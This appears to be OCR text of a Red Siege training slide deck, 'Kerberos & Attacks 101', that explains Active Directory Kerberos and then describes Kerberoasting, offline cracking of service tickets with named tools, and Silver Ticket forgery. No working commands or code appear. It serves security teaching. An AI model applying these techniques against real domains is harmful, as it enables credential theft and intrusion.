
siegecast:
KERBEROS
& ATTACKS 101
REDSIEGE
INFORMATION SECURITY

REDSIEGE
Information Security

CONTACT:

+1.234.249.1337
contact@redsiege.com
@redsiege
@rsiege
/redsiege

OUR SERVICES:

ASSUMED BREACH ASSESSMENT


RED TEAM AND ADVISORY SIMULATION

PENETRATION TESTING

WEB APPLICATION PENETRATION TESTING

PURPLE TEAM

MOBILE APP ASSESSMENT



RED SIEGE

TIM MEDIN

Principal Consultant, Founder – Red Siege

SANS Author – 560

SANS Instructor – 560, 660

IANS Faculty

SANS MSISE Program Director

Pen Tester for more than a decade


Part 1 – What is Kerberos
Part 2 – Attacks
Part 3 – Defenses
REDSIEGE

DEFINE: KERBEROS

1. Protocol used for Authentication in a Windows domain
    - There is a slight bastardization done with MS Kerberos as compared to the MIT Kerberos
2. Three headed dog who guards the entrance to the underworld
    - Prevents the dead from escaping and the living from entering (seems fitting)

KERBEROS INTRODUCTION

In a Microsoft AD domain, the main authentication mechanism is Kerberos

Kerberos is a network authentication protocol based on tickets. The protocol allows 2 parties (a client and a server) to authenticate to each other over an insecure network channel, provided that both parties trust a third party; the KDC!

The main components of a Kerberos transaction are:

- The **KDC** (Key Distribution Center)
- The **client** requesting access
- The **service** the client is attempting to obtain access to

While Kerberos, is the preferred mechanism, Windows will revert to NTLMv2 if Kerberos is not available (unless explicitly disabled).

KERBEROS BASICS


Kerberos uses shared secrets for authentication
In a Windows domain there is only one, the NTLM Hash

The password hash is used to encrypt everything in MS Kerberos

HOW IT WORKS

Before you can authenticate to anything you need a Ticket Granting Ticket (TGT)


TGT is only used with the KDC



AUTH TO SERVICE

TGT is used to request a ticket for a service

This is where the Golden Ticket attack rewrites the TGT (more later)




AUTH TO SERVICE (CONT)

The Server half of the ticket is sent to the remote system

If the server can decrypt it , it then it checks* the PAC

PAC is signed with the service's key and krbtgt's key



OVERALL PROCESS REVISTED

AS-REQ – User encrypts timestamp using NTLM Hash

AS-REP – KDC/DC decrypts payload, sends TGT

KDC/DC

TGS-REQ – User sends TGT, requests ticket for service

TGS-REP – KDC/DC builds ticket for service

ST – Sent ticket to server

Member Server

SERVICE TICKET

There's more to the ticket, but these are the important parts

Server portion

- User details
- Session Key (same as below)
- Encrypted with the service account's NTLM Hash

Your portion

- Validity time
- Session Key (same as above)
- Encrypted with the TGT Session Key

PAC
PRIVILEGE ATTRIBUTE CERTIFICATE

Contains all the relevant user information

```
▽ IF_RELEVANT AD-Win2k-PAC
    Type: AD-Win2k-PAC (128)
  ▽ Data: 0500000000000000010000000b00100005800000000000000...
      Num Entries: 5
      Version: 0
    ▷ Type: Logon Info (1)
    ▷ Type: Client Info Type (10)
    ▷ Type: UPN DNS Info (12)
    ▽ Type: Server Checksum (6)
        Size: 20
        Offset: 608
      ▷ PAC_SERVER_CHECKSUM: 76ffffff8caf7c2d8866ed805fe6b0d498eb1bf9
    ▽ Type: Privsvr Checksum (7)
        Size: 20
        Offset: 632
      ▷ PAC_PRIVSVR_CHECKSUM: 76ffffff93284bbc94abefbc28b97da09d44670
```

```
▽ IF_RELEVANT AD-Win2k-PAC
    Type: AD-Win2k-PAC (128)
  ▽ Data: 0500000000000000010000000b00100005800000000000000...
      Num Entries: 5
      Version: 0
    ▽ Type: Logon Info (1)
        Size: 432
        Offset: 88
      ▽ PAC_LOGON_INFO: 01100800ccccccccca00100000000000000000020070b38abd...
        ▷ MES header
        ▽ PAC_LOGON_INFO:
            Referent ID: 0x00020000
            Logon Time: Sep  2, 2014 06:12:10.414987200 CDT
            Logoff Time: Infinity (absolute time)
            Kickoff Time: Infinity (absolute time)
            PWD Last Set: Sep  2, 2014 06:07:20.706869800 CDT
            PWD Can Change: Sep  3, 2014 06:07:20.706869800 CDT
            PWD Must Change: Infinity (absolute time)
          ▷ Acct Name: tm
          ▷ Full Name: tm
          ▷ Logon Script
          ▷ Profile Path
          ▷ Home Dir
          ▷ Dir Drive
            Logon Count: 167
            Bad PW Count: 1
            User RID: 1106
            Group RID: 513
            Num RIDs: 1
          ▽ GROUP_MEMBERSHIP_ARRAY
```

SPN


SPN is the Service Principal Name, and is the mapping between service and account

Your system doesn't know (or need to know) the account running the service

The KDC does need this info so it can properly encrypt the server portion of the Service Ticket

Setspn.exe is used to map an AD account to a service

SPN



Service	Account
MAIL/cliff.medin.local	mailsvc
HTTP/charlotte.medin.local	websvc
MSSQL/db01.medin.local	sqlengine

THREE LONG TERM KEYS

SPN is the Service Principal Name, and is the mapping between service and account

KDC long-term secret key (derived from krbtgt account password)

The KDC long-term secret key is based on the infamous krbtgt's service account

*Used to **encrypt the TGT (AS-REP)** and **sign the PAC (AS-REP and TGS-REP)***

Client long-term secret key (derived from client account password)

The client long-term secret key is based on the computer or user account

*Used to **check encrypted timestamp (AS-REQ)** and **encrypt session key (AS-REP)***

Target (service) long-term secret key (derived from service account password)

The client long-term secret key is based on the computer or service account

*Used to **encrypt service portion of the ST (TGS-REP)** and **sign the PAC (TGS-REP)***


Part 1 – What is Kerberos
Part 2 – Attacks
Part 3 – Defenses
REDSIEGE

KERBEROASTING

The ST from the TGS-REP is encrypted using the service account's password

This allows us to offline crack the service password

Guess service password -> hash -> attempt decryption -> repeat


All we need is tickets!

Remember, the KDC doesn't verify our permission to access the service, so we can request all the tickets!

REQUESTING TICKETS

The system doesn't have to be…

- Accessible
- Available
- Exist*



EXTRACTION AND CRACKING

We need to extract or capture the tickets to cracking

Mimikatz supports this, but evasion can be a problem

Invoke-Mimikatz from PowerSploit and Empire

Impacket

Rubues

We can crack with John or Hashcat

(Tim wrote a cracker… it was horrible)

SILVER TICKET

Forged service ticket

Service tickets are encrypted and singed using the service account password
If we can get this hash (or password), we can create a new ticket
We bypass asking the KDC for a TGS

Similar to Golden Ticket, but the forgery is at a different step

kerberoasting opsec

